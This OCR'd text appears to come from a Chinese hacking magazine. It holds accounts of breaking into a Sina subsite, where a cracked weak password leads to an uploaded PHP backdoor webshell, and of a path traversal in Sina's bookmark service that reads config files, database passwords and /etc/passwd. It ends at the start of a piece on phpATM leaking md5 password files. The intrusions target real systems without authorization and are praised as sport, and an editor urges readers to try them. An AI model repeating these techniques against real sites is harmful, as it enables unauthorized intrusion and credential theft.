
这条语句是给查询语句加上限制条件，出来结果如图11所示。哈哈，又出来一个用户名和密码了吧！拿它的密码去破解一下，发现是123123，太好了，果然是个弱口令，如果这个不行的话，我们可以接着往下找弱口令用户，一定会存在的哦！

剩下的就好办了。去后台用得到的用户名和密码登录成功，如图12所示。后台还真有不少功能。一个学校图片管理的地方吸引了我，赶紧去看看，发现是有上传的。选择一个php后门上传试试，晕！居然没有提示任何错误，去图片管理查看新上传的图片属性就得到我们的后门地址了，如图13所示。至此，对sina关





于脚本的小小安全检测结束了，由于管理员小小的疏忽，导致我们成功地拿到了webshell。后台可以更改所有人的密码以及一些新站的域名信息哦，我不敢动，怕怕！



很多系统往往就是因为一个参数没有过滤而导致被人攻陷的，服务器在某些地方倒是做了过滤，不过还是被我发现了一个缺少过滤的参数，呵呵，就算是一次练手吧！文章很简单，有什么问题欢迎到NoHack论坛或者BCT讨论，我的ID是剑心大人。

编辑点评： 相信看了这篇文章，大家就会知道攻破一个大的门户网站也不是件难事。剑心入侵了sina的一个分站，在文章里说不过是新学了一点php注入技术练手，这是一种很好的hack心态。如果你要去检测一个网站，在没有动手之前就想人家的站如何大如何有名气，肯定安全，那我估计你的技术也只能发挥出一半水平了。黑客入侵是一种竞技，心态很重要。




对于新浪收藏夹漏洞的一次测试


Zizzy[Wolves Security Team]

对于大站的安全性，我们很少看得到系统上的漏洞、注入漏洞或者其他漏洞，但安全绝不仅仅是这些问题，还有好多是程序员的细节问题。那么像新浪这样的门户网站是不是也存在这些情况呢？对于网站，站越大，漏洞可能也就越多，问题也就越严重。等什么呢，接着往下看吧。

一天，我发现我电脑上的本地收藏夹已经满屏了，而且还乱七八糟的，就开始考虑找个网络在线收藏夹来用，于是就找到了新浪vivi收藏夹，这个大家应该都熟悉吧。申请了个通行证，接着就叫我安装插件，等待了下ok了，就在这时，提示成功安装插件的这段URL引起了我的注意(图1)。




地址中tmpl那里的变量调用引起了我的注意，它直接调用intro.html这个文件，这样直接调用文件一般都是有问题的，于是我决定顺便测试下tmpl这个变量。开始的几次输入由于没搞清路径，走了很多弯路，后来我把tmpl这里换成 ../../index.php，结果，哗，首页的php代码一下子就被读了出来（图2）。




OK,到这里你大体也清楚了收藏夹是什么漏洞了吧。接着，我把include的文件通过这样的方法一个一个地读出来，基本上都是哗哗的出来，再点击查看源文件，代码就工工整整地出来了。感觉好爽啊，因为不像其他漏洞那样还要用什么工具，一点都不麻烦。

现在，你说下一步该做什么？当然是拿MySql密码啊！于是我就去读common目录下的conf.php这个文件。这是个配置文件，里面装着MySql密码。当我读的时候才傻了眼，页面居然是空白的！当时我也不知道为什么，我想应该是权限问题吧。可是不可能的啊，conf.php没权限，那新浪怎么去读取和使用数据啊？我又试了一次，还是空白，之后我就去点查看源文件。Yeah！原来是躲在这里面啊！（图3）



居然还有包含，那再读一个文件，我怎么感觉像迷宫一样啊？再读之后，当然是拿到了MySQL密码。开始我很高兴，可是一下子又被泼冷水了，内网啊，内网MySQL服务器，一台读，一台写。冷水……我被水淹死了！接下来，我查看了下/proc/cpuinfo，发现是台安了三个Intel(R) Xeon(TM) CPU 3.06GHz的服务器，口水流啊，你说我的电脑要是安了这些东西多好啊……

之后，我想/etc/passwd这样的东东是绝对可以读的，于是就在URL把变量改为../../../../../../../etc/passwd，读出密码档（图4）。



OK,密码档都被搞出来了，这个漏洞也该算Web安全里比较严重的一个漏洞了吧。

一番折腾后没有任何进展，我把Maple-X（我的好兄弟）叫来一起弄，于是就把每个能读到的文件都打包下来。你问我拿来做什么？服务器没进展，当然是分析源代码了。面对一堆没用的密码档和内网MySQL，没办法继续下去，只有好好研究研究源代码了。

时间一秒一秒地过去了，依旧没有任何进展。尽管读到了很多有用的的信息，比如内网ftp等，但是价值对于我们来说等于零。面对这么好的一个漏洞，继续研究下去需要时间和精力，可是这些现在我都没有。一番选择之后，我决定不再折腾自己了，因为能发现新浪网这么严重的一个漏洞我也就知足了，至少我不敢奢望得到个webshell或者直接拿下眼前这台Linux。

写到这里，如果我直接说本文结束了，肯定有人要扁我，毕竟授人鱼不如授人渔，多数读者都想知道是怎么出现这个漏洞的。那好，既然我把所有的源代码都打包了，那就好好分析下漏洞的成因吧。

首先，漏洞出现在 user.php 这个文件上，那我们就来看看 user.php 的部分代码：

```
function get_cgi()
{
    global $g_cgival;
    if (isset($_REQUEST['tmpl']))  //初始化变量 tmpl
    {
$g_cgival['tmpl'] = $_REQUEST['tmpl'];  //定义接收变量为 tmpl
    }

$t=new Template("../tmpl/default/");  //声明模版文件在../tmpl/default/目录下
```

OK，这也就是 URL 里出问题的那个变量，对于 REQUEST 的变量 tmpl 无任何过滤。那出问题的函数呢？好，经过一番检查，我发现问题函数在包含的文件 template.php 里。接着，我很小心地打开 template.php 检查，找到了出问题的代码：

```
function loadfile($handle) {          //声明函数 loadfile()
......
if (!isset($this->file[$handle])) {        //初使化变量
......                    为了新浪的安全，省略 n 多代码
    $filename = $this->file[$handle];
    $str = implode("", @file($filename));     //使用 file()函数读取出 $filename 这个文件
    if (empty($str)) {
    $this->halt("loadfile: While loading $handle, $filename does not exist or is empty.");   //提示不存在读取的文件
```

看到了吧，对于读取的文件没经过任何过滤，也就是他们定义的 loadfile()这个函数，所以也就出现了上面的那个漏洞，可以读取任意文件的源代码，更过分的是还可以读取 /etc/passwd 密码档文件。


好了，文章到这里也该结束了，有什么感想呢？这些细节问题是不是比注入漏洞等更严重呢？整篇文章里说的就是新浪因为 file()这个 php 里的函数而引起的源代码和密码档泄露。因为水平问题，没继续下去。

我所展示的只是 Web 安全中的一小部分，对于门户网站的安全来说，只要你细心，大站也一样可以发现漏洞。欢迎到论坛里来和我交流，我的 ID 是 Zizzy。

[作者做的漏洞演示动画《对于新浪收藏夹的一次入侵测试.exe》，已收录在本期光盘中。]

编辑点评： 我对 php 源码也没有多少研究，不敢妄加指出入侵方法。不过可不可以试试本地包含自己能够上传的文件呢？或远程包含？不过看来是只有读源码的权限，包含的文件估计也只是读出源码……结合剑心的那篇文章，拿到 webshell，再连内网数据库，拿到后台密码，这个思路是可行的。各位读者还是自行测试一下，不过别搞破坏呀，成功了给管理员提个醒。

PHP Advanced Transfer Manager 漏洞串串烧



lis0

说来也早了，我以前朋友给的空间不支持 php，我就把自己的 blog 搬到了 lake2 的 0x54 上了，它的空间支持 php 但是不支持 mysql。为了方便自己上传点东西，就在落伍(www.i286.com)上找了半天，发现了 PHP Advanced Transfer Manager 这套程序，它不需要数据库支持，正好合适。拿到本地测试了下，发现 Bug 比较多就没用它，就在前几天看到国外的一个安全站点上说这套程序有 Bug，去看了看公告发现，公告只说了那个地球人都应该知道的泄露用户 md5 密码的 Bug，我狂汗....偶不才，就在这说说其他的 Bug 吧。

测试版本： Powered by PHP Advanced Transfer Manager v <=1.30

Bug1、泄露管理员 md5 密码　后台写入 webshell

大家不要砍我，只是照顾下没有看过公告的人罢了(其实偶老早就发现了，嘿嘿)。所有注册了的用户的密码文件都放在如下的位置：http://www.targte.com/phpATM/users/[username]下，直接请求地址就能看到，如图 1 显示了 lake2 的资料：

